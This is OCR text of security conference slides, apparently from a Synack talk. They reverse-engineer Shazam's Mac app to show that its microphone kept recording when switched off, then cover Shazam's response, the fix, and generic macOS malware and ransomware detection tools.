'deactivation' alert




they aren't still
listening? are they!?!




"shazam is here to lend its ears to your mac"
-shazam

Case Study: SHAZAM

digging into the app's components



BlockBlock alert



Shazam's app bundle

MARTIANCRAFT

"Modern Login Items"
›martiancraft.com/blog/2015/01/login-items/

Synack

Case Study: SHAZAM


reversing Shazam Login Item

```
-[SHLPAppDelegate applicationDidFinishLaunching:]

mov     r13, cs:_objc_msgSend_ptr

mov     rdi, cs:classRef_NSURL
mov     rsi, cs:selRef_URLWithString_
lea     rdx, cfstr_ShazammacLaunc ; "shazammac://launch"
call    r13

mov     rdi, cs:classRef_NSWorkspace
mov     rsi, cs:selRef_sharedWorkspace
call    r13
mov     r14, rax

mov     rsi, cs:selRef_openURL_
mov     rdi, r14
mov     rdx, rbx
call    r13
```


disassembly

```
-[SHLPAppDelegate applicationDidFinishLaunching:]
{

  //create URL
  NSURL* url = [NSURL URLWithString:@"shazammac://launch"];

  //open it
  [[NSWorkspace sharedWorkspace] openURL:url];

}
```

pseudo code



shazam
(automatically started)



Case Study: SHAZAM

Shazam's URL Schemes

```
$ cat /Applications/Shazam.app/Contents/Info.plist

<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
 <key>CFBundleURLTypes</key>
 <array>
  <dict>
    <key>CFBundleTypeRole</key>
    <string>Editor</string>
    <key>CFBundleURLName</key>
    <string>com.shazam.mac.Shazam</string>
    <key>CFBundleURLSchemes</key>
    <array>
      <string>shazammac</string>
    </array>
 </dict>
 </array>
...
```

Shazam's URL Schemes


[CFBundleURLSchemes]

url schemes the app can 'handle'


scheme
shazamac://

Case Study: SHAZAM


reversing Shazam Application



what logic is executed
when user toggles on/off?



toggle




```
$ classdump Shazam.app/Contents/MacOS/Shazam

@interface SHMainViewController : NSViewController
{
    SHAppTagManager *_tagManager;
    SHContinuousTagging *_continuousTagging;
    ...
}

-(void)toggleAutoTagging:(id)arg1;

-(void)updateAutoTaggingUI;
```

class dump of Shazam

'toggleAutoTagging:'
looks interesting!

...let's debug/analyze

Synack

Case Study: SHAZAM

reversing 'toggleAutoTagging:'


```
$ lldb /Applications/Shazam.app
(lldb) target create "/Applications/Shazam.app"
Current executable set to '/Applications/Shazam.app'

(lldb) b -[SHMainViewController toggleAutoTagging:]

(lldb) * stop reason = breakpoint 1.1
Shazam`-[SHMainViewController toggleAutoTagging:]
```

```
(lldb) po $rdi
<SHMainViewController: 0x10199d2e0>

(lldb) x/s $rsi
0x10001f72d: "toggleAutoTagging:"

(lldb) po $rdx
<ITSwitch: 0x107c37a00>

(lldb) p (BOOL)[$rdx isOn]
(BOOL) $5 = NO
```

arg	name	(for) objc_msgSend
0	RDI	class
1	RSI	method name
2	RDX	1st argument
3	RCX	2nd argument
4	R8	3rd argument
5	R9	4th argument

calling convention
(system v, amd64 abi)

'ITSwitch' class




Synack

Case Study: SHAZAM

reversing 'toggleAutoTagging:'

1




```
void -[SHMainViewController toggleAutoTagging:]
{
  //will execute when user toggles to 'OFF'
  if([rbx isContinuousTaggingRunning] != 0x0)
  {
    rbx = [r14 applicationConfiguration];
    [rbx setUserDisabledTagging:0x1, rcx];

    rbx = [[r14 tagManager] retain];
    [rbx stopTagging];
  }
  ...
```

2 -[SHMainViewController toggleAutoTagging:]

3 -[SHAppTagManager stopTagging]

4 -[SHKTaggingInterruptController stopTagging]

```
$ classdump Shazam.app/Contents/Frameworks/
ShazamSDK.framework/ShazamSDK

@interface SHKTaggingInterruptController
 - (void)stopTagging;
 - (void)stopRecording;
```

```
void -[SHKTaggingInterruptController stopTagging]
{
  ...
  [self stopTaggingForReason:0x2
        withError:0x0 tagContext:0x0];
}
```

5 -[SHKTaggingInterruptController stopTaggingCommon:]

```
//check if recording should stop
r13 = (rbx,
@selector(shouldStopRecordingWhenTaggingEnds));
if (r13 != 0x0)
   [r14 stopRecording];
```


Synack

CASE STUDY: SHAZAM

reversing 'stopRecording'

```
int ___33-[SHKAudioRecorder stopRecording]_block_invoke(int arg0)
{

  rbx = [[*(arg0 + 0x20) audioConfigurator] retain];

  r15 = AudioOutputUnitStop([rbx rioUnit]);

}
```

AudioOutputUnitStop: "*stops an I/O audio unit, which in turn stops the audio unit processing graph that it is connected to*" -apple



recall though, 'stopRecording' is only invoked if 'shouldStopRecordingWhenTaggingEnds' return YES (TRUE)

Case Study: SHAZAM

reversing 'shouldStopRecordingWhenTaggingEnds:'


```
char -[SHKTaggingOptions
shouldStopRecordingWhenTaggingEnds]
{
  rax = [self taggingType];
  rax = (rax == 0x2 ? 0x1 : 0x0) & 0xff;
  return rax;
}
```

'taggingType' is 0x2?

return 'YES' (TRUE/0x1)

return 'NO' (FALSE/0x0)


```
(lldb) * stop reason = breakpoint 2.1
ShazamSDK`-[SHKTaggingOptions shouldStopRecordingWhenTaggingEnds]

(lldb) p (int)[$rdi taggingType]
(int) $17 = 1
```



so, since 'taggingType' is not 0x2,'stopRecording' isn't called when user clicks 'OFF'...wtf!?

Case Study: SHAZAM

are we sure?




```
void -[SHAppTagManager startContinuousTagging]
{
  rbx = [[self taggingController] retain];
  [rbx startTaggingWithType:0x1];
  ...
}
```

'taggingType' hardcoded

'SHKAudioRecorder' instance

```
(lldb) p (BOOL)[0x100729040 isRecording]
(BOOL) $19 = YES
```

turned off; 'isRecording' returns YES!

Shazam Support <shazam.support@shazam.com>
to patrick

Hi Patrick,

Thanks for getting in touch and bringing this to our attention. The iOS and Mac apps use a shared SDK, hence the continued recording you are seeing on Mac. We use this continued recording on iOS for performance, allowing us to deliver faster song matches to users.

As you rightly point out the SDK still pulls the audio but doesn't process it on Mac when the switch is toggled 'OFF'.

Shazam admitted to 'continue recording'

Synack


Case Study: SHAZAM

is this an issue? well...

```
(lldb) bt
frame #1: ShazamSDK`ShazamRecordingInputCallback + 1302
frame #2: CoreAudio`AUHAL::AUIOProc() + 2324
frame #3: CoreAudio`HALC_ProxyIOContext::IOWorkLoop() +
frame #4: CoreAudio`HALC_ProxyIOContext::IOThreadEntry(
frame #5: CoreAudio`HALB_IOThread::Entry() +
```

```
(lldb) * stop reason = breakpoint 3.1
ShazamSDK`-[SHKSignatureGenerator setGenerating:]

(lldb) p (BOOL)$rdx
(BOOL) $46 = NO
```

```
//only process audio if 'generating' flag is set
if (YES == (r14 = (rbx, @selector(generating), rdx, rcx))){
   ...
   memcpy(*((rbx, @selector(audioConsumerBufferList)) + 0x10), var_38, 0x0);
```



'OFF' thereof means simply, "stop processing the recorded data" ...not cease recording ('sampling')

Case Study: SHAZAM

MOTHERBOARD

NEWS

Shazam Keeps Your Mac's Microphone Always On, Even When You Turn It Off

LORENZO FRANCESCHI-BICCHIERAI
Nov 14 2016, 7:01am


The Register®
Biting the hand that feeds IT

DATA CENTER SOFTWARE SECURITY TRANSFORMATION DEVOPS BUSINESS PERSONAL TECH

Security

Shhh! Shazam is always listening – even when it's been switched 'off'

But it's totally benign, say developers




SHAZAM

Get

What's New in Version 1.2.1

We've fixed a few crashes, added a new menu bar icon so it's easier to see when the app is Shazaming, and updated the app to make sure the microphone is completely turned off when Shazam isn't running on Mac.




"updated the app to make sure the microphone is completely turned off when Shazam isn't running" -shazam, v1.2.1

Synack

CONCLUSIONS

wrapping this up



Generic Detections

as traditional AV has (well-known) limitations

(still) only 3 detections :(

virustotal

SHA256: 5bbb78bc80830c60388c494d961bbe7036d90d8c161120c7aa7ccb2d8e9cc361


File name: License.rtf


Detection ratio: 3 / 54

keydnap (7/2016)

known limitations:


- ❌ only detects known samples
- ❌ trivial to bypass






MALWARE PERSISTS

enumerate/monitor all persistent software



KnockKnock




BlockBlock

Synack

RANSOMWARE ENCRYPTS!

detect rapid creation of 🔐-files by untrusted procs

OSX/KeRanger



"Towards Generic Ransomware Detection"

RansomWhere?

- ☑ creating encrypted files
- ☑ rapidly / high number
- ☑ by an untrusted process

